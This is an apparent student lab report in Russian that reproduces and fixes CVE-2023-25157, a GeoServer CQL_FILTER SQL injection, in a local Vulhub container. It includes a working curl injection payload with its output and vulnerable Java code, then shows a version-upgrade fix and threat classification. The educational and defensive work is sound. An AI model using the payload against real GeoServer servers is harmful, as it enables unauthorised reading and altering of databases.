

Федеральное государственное автономное
образовательное учреждение высшего образования
«Национальный исследовательский университет ИТМО»

По дисциплине «Информационная безопасность»

Лабораторная работа №2

Анализ и устранение уязвимости на примере реального CVE с использованием
Vulhub

Студент:

Дениченко Александр Олегович Р3412

Практик:

Маркина Татьяна Анатольевна

Санкт-Петербург
2025 г.

Цель

Приобрести практический опыт работы с уязвимым программным обеспечением в контролируемой среде. Научиться воспроизводить эксплуатацию известной уязвимости (CVE), анализировать ее причины и реализовывать меры по ее устранению.

1 Вводная часть

Название выбранной уязвимости (CVE ID): CVE-2023-25157 (geoserver)

Описание продукта:

GeoServer - это сервер программного обеспечения с открытым исходным кодом, написанный на Java, который обеспечивает возможность просмотра, редактирования и обмена геопространственными данными. Он предназначен для гибкого, эффективного решения для распространения геопространственных данных из различных источников, таких как базы данных географической информационной системы (ГИС), веб-данные и наборы персональных данных.

Описание уязвимости:

В версиях до 2.22.1 и 2.21.4 существует проблема с SQL-инъекцией, которая была обнаружена в фильтрах и функциях, определенных стандартами Open Geospatial Consortium (OGC).



- AV:N — Attack Vector: Network. Эксплуатация возможна удалённо по сети.
- AC:L — Attack Complexity: Low. Не требует редких условий; атака проста.
- PR:N — Privileges Required: None. Не нужны права/аккаунт на цели.
- UI:N — User Interaction: None. Не нужно участие пользователя.
- S:U — Scope: Unchanged. Влияние в пределах той же системы/контекста.
- C:H — Confidentiality impact: High. Сильная потеря конфиденциальности (утечка данных).
- I:H — Integrity impact: High. Сильное нарушение целостности (изменение/подмена данных).
- A:H — Availability impact: High. Сильное влияние на доступность (отказ в обслуживании).

2 Запуск уязвимого окружения

Скачал репозиторий vulhub с уязвимостью.



```
git clone https://github.com/vulhub/vulhub.git
```

Запускаем контейнер.


```
docker compose up -d
```

```
[alexalex@Alexs-MacBook-Pro] - [~/vulhub/geoserver/CVE-2023-25157] - [4462]
[+] docker compose up -d
WARN[0000] /Users/alexalex/vulhub/geoserver/CVE-2023-25157/docker-compose.yml: the attribute `version` is
potential confusion
[+] Running 13/15
  ✓ postgres Pulled
    ✓ ca95dc44886e Pull complete
    ✓ fdfea4fc215a Pull complete
    ✓ 7264a8db6415 Pull complete
    ✓ a6a18be65c77 Pull complete
    ✓ 41485c1d4f30 Pull complete
    ✓ 6ff36a0c8b9b Pull complete
    ✓ c4ba2d209cf2 Pull complete
    ✓ 6da10a7bbed1 Pull complete
    ✓ 79def4ab9423 Pull complete
    ✓ ab7e93c0ebb7 Pull complete
    ✓ 73c8783ea0ec Pull complete
  * web [::] 72.35MB / 249.4MB Pulling
    ✓ 4f4fb700ef54 Already exists
    * 8d922f95bd13 Downloading [=====>] 72.35MB/249.4MB
```

Отображение в докере контейнеров.

<input type="checkbox"/>	<input checked="" type="checkbox"/>	cve-2023-25157	-	-	-
<input type="checkbox"/>	<input checked="" type="checkbox"/>	web-1 	471e1b36c337	vulhub/geoserver:2.22.1	8080:8080 ↗
<input type="checkbox"/>	<input checked="" type="checkbox"/>	postgres-1 	f05537ed19d6	postgis/postgis:14-3.3-alpine	


Приложение запустилось.




3 Воспроизведение атаки

Проверка на корректность работы приложения.

Геоданные приложения.



Информация о приложении.



Формирование запроса для curl:

```
curl -G 'http://localhost:8080/geoserver/ows' \
--data-urlencode 'service=WFS' \
--data-urlencode 'version=1.0.0' \
--data-urlencode 'request=GetFeature' \
--data-urlencode 'typeName=vulhub:example' \
--data-urlencode "CQL_FILTER=strStartsWith(name,'x') = true and 1=(SELECT CAST ((SELECT version()) AS integer)) -- ' ) = true"
```

В ответе получаем: PostgreSQL 14.9 on x86_64-pc-linux-musl, compiled by gcc (Alpine 12.2.1_git20220924-r10) 12.2.1 20220924, 64-bit

```
[alexalex@Alexs-MacBook-Pro] - [~] - [4470]
[!] curl -G 'http://localhost:8080/geoserver/ows' \
--data-urlencode 'service=WFS' \
--data-urlencode 'version=1.0.0' \
--data-urlencode 'request=GetFeature' \
--data-urlencode 'typeName=vulhub:example' \
--data-urlencode "CQL_FILTER=strStartsWith(name,'x') = true and 1=(SELECT CAST ((SELECT version()) AS integer)) -- ' ) = true"
[23:05:34]
<?xml version="1.0" ?>
<ServiceExceptionReport
  version="1.2.0"
  xmlns="http://www.opengis.net/ogc"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.opengis.net/ogc http://schemas.opengis.net/wfs/1.0.0/OGC-exception.xsd">
  <ServiceException>
    java.lang.RuntimeException: java.io.IOException
    java.io.IOException: invalid input syntax for type integer: &quot;PostgreSQL 14.9 on x86_64-pc-linux-musl, compiled by gcc (Alpine 12.2.1_git20220924-r10) 12.2.1 20220924, 64-bit&quot;
  </ServiceException>
</ServiceExceptionReport>
```

4 Исследование уязвимости

На сайте cve.mitre.org находим уязвимость.

Сама уязвимость: CVE-2023-25157

CVE-2023-25157 Подробности

МОДИФИЦИРОВАННЫЙ

Эта запись CVE была обновлена после завершения усилий по обогащению NVD. Данные об обогащении, предоставленные NVD, могут потребовать внесения изменений в связи с этими изменениями.

Текущее описание

GeoServer - это программный сервер с открытым исходным кодом, написанный на Java, который позволяет пользователям обмениваться и редактировать геопространственные данные. GeoServer включает поддержку языка выражений OGC Filter и OGC Common Query Language (CQL) в рамках протоколов Web Feature Service (WFS) и Web Map Service (WMS). CQL также поддерживается через протокол Web Coverage Service (WCS) для покрытия ImageMosaic. Пользователям рекомендуется обновиться до версии 2.21.4 или до версии 2.22.2, чтобы решить эту проблему. Пользователи, которые не могут обновиться, должны отключить настройку PostGIS Datastore *encode functions*, чтобы смягчить неправильное использование ``strEndsWith``, ``strStartsWith`` и ``PropertyIsLike`` и включить настройку PostGIS DataStore *preparedStatements*, чтобы уменьшить неправильное использование ``FeatureId``.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



CNA: GitHub, Inc.

Base Score:

9.8 CRITICAL


Vector:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Known Affected Software Configurations [Switch to CPE 2.2](#)

Configuration 1 [\(hide\)](#)

cpe:2.3:a:osgeo:geoserver:*:*:*:*:*:*	Up to (excluding)	
Show Matching CPE(s)	2.18.7	
cpe:2.3:a:osgeo:geoserver:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)	2.19.0	2.19.7
cpe:2.3:a:osgeo:geoserver:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)	2.20.0	2.20.7
cpe:2.3:a:osgeo:geoserver:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)	2.21.0	2.21.4
cpe:2.3:a:osgeo:geoserver:*:*:*:*:*:*	From (including)	Up to (excluding)
Show Matching CPE(s)	2.22.0	2.22.2



Критическая SQL-инъекция (CWE-89) в цепочке GeoServer при трансляции CQL/ECQL-фильтров в SQL для JDBC (например, PostGIS).

Корень: недостаточная валидация и экранирование пользовательского ввода в CQL_FILTER. Часть конструкций фильтра попадала в итоговый SQL без безопасной параметризации.

```
strStartsWith(name, 'x'') = true
and 1=(SELECT CAST ((SELECT version()) AS integer)) — ') = true
```

- strStartsWith(name, 'x') = true — легитимное начало, но " закрывает строковой литерал/нарушает синтаксис фильтра, подготавливая почву для SQL-инъекции.
- and 1=(SELECT CAST ((SELECT version()) AS integer)) — внедрённый подзапрос к БД.
- — — SQL-комментарий, «обрубает» остаток сгенерированного SQL

Фильтр конструирует такую строку, чтобы при рендеринге в SQL парсер/рендерер GeoTools («FilterToSQL») включил подзапрос как часть WHERE, выполняя его на БД.

5 Устранение уязвимости

На основе анализа связанных репозиторий, находим исправленную версию данного приложения.

Для устранения уязвимости выбрано: Обновление версии ПО в файле docker-compose.yml на ту, где уязвимость исправлена.

Устанавливаем версию 2.22.2.

```

version: '3'
> Run All Services
services:
  > Run Service
  web:
    # image: vulhub/geoserver:2.22.1
    image: docker.osgeo.org/geoserver:2.22.2    You, 10 seconds ago • Uncommitted changes
    depends_on:
      - postgres
    ports:
      - "8080:8080"
    volumes:
      - ./startup.sh:/startup.sh
    command: bash /startup.sh
  > Run Service
  postgres:
    image: postgis/postgis:14-3.3-alpine
    environment:
      - POSTGRES_PASSWORD=vulhub
      - POSTGRES_DB=geoserver

```

Делаем повторный запрос с инъекцией.

The screenshot shows a REST client interface with a GET request to the following URL: `http://localhost:8080/geoserver/ows?service=wfs&version=1.0.0&request=GetFeature&typeName=tiger:glant_polygon&CQL_FILTER=strStartsWith(name,'x'...`

The query parameters are:

Key	Value
service	wfs
version	1.0.0
request	GetFeature
CQL_FILTER	strStartsWith(name,'x') = true and 1=(SELECT CAST ((SELECT version()) AS int...
request	DescribeFeatureType
typeName	tiger:glant_polygon

The response status is 200 OK. The response body is an XML document showing an error:

```

<?xml version="1.0" ?>
<ServiceExceptionReport
  version="1.2.0"
  xmlns="http://www.opengis.net/ogc"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.opengis.net/ogc http://schemas.opengis.net/wfs/1.0.0/ogc-exception.xsd">
  <ServiceException>
    error:Translator error
  </ServiceException>
</ServiceExceptionReport>

```

Атака теперь не проходит. Исправленное приложение возвращает ошибки.

В коде явно видна проблема при билде sql запроса через StringBuilder, что равнозначно простому склеиванию строк без экранирования.



```

J FilterToCatalogSQL.java 9+ X
src > community > jdbcconfig > src > main > java > org > geoserver > jdbcconfig > internal > J FilterToCatalogSQL.java > FilterToCatalogSQL > visit(PropertyIsLike, Object)
79 public class FilterToCatalogSQL implements FilterVisitor, ExpressionVisitor {
349 public Object visit(PropertyIsLike filter, Object extraData) {
365 // respect match case
366 String valueCol = matchCase ? "value" : "UPPER(value)";
367
368 StringBuilder builder;
369
370 switch (matchAction) {
371 // respect match action
372 case ALL: // all = another value for the property may not occur
373     builder =
374         append(
375             extraData,
376             "oid NOT IN (SELECT oid FROM object_property WHERE property_type IN (:",
377             propertyTypesParam,
378             ") AND ",
379             valueCol,
380             " NOT LIKE '",
381             pattern,
382             "') /* ",
383             filter.toString(),
384             " */\n");
385     break;
386 case ANY: // any = the value for the property must occur at least once
387     builder =
388         append(
389             extraData,
390             "oid IN (SELECT oid FROM object_property WHERE property_type IN (:",
391             propertyTypesParam,
392             ") AND ",
393             valueCol,
394             " LIKE '",
395             pattern,
396             "') /* ",
397             filter.toString(),
398             " */\n");
399     break;
400 case ONE: // one = the value for the property must occur exactly once
401     builder =


```

6 Проверим работоспособность приложения

Данные.



Информация о приложении.



7 Классификация по OWASP

OWASP Top 10 (2021): A03 – Injection (CWE-89 SQL Injection) — некорректная обработка пользовательского ввода в CQL_FILTER приводит к внедрению SQL при генерации запросов к БД.

8 Классификация по STRIDE

Spoofing (Подмена личности): нет напрямую.

Tampering (Вмешательство): да — изменение данных в БД через инъекции.

Repudiation (Отказ): возможно — следы могут быть неполными/оспоримыми при недостаточном аудите.

Information Disclosure (Раскрытие информации): а — чтение данных/функций БД.

Denial of Service (Отказ в обслуживании): да — тяжёлые подзапросы/блокировки.

Elevation of Privilege: косвенно — при наличии функций/прав БД можно расширить влияние.

9 DREAD

- Damage: 3 — утечка/изменение данных, возможный DoS.
- Reproducibility: 3 — простой сетевой запрос.
- Exploitability: 3 — без аутентификации, низкая сложность.
- Affected users: 3 — затрагивает всех, чьи данные в БД/сервисе.
- Discoverability: 3 — публичный эндпоинт, паттерн инъекции типовой.

Итог: 15/15 - риск высокий.

Результаты

Я выбрал устранение уязвимости через обновление версии ПО в docker-compose.yml до релиза, где CVE-2023-25157 исправлена, потому что это:

- Официальный патч от вендора покрывает все проблемные пути, проходит регрессионные тесты.
- Нет «самодельных» правок, неполных фиксов и расхождений в зависимостях GeoTools/JDBC.

- Локально нет полного исходного кода и инструкции сборки контейнера для воспроизведения бага.

Вопреки этому код проанализирован и найдена проблема. Так же найден MR по исправлению данной уязвимости.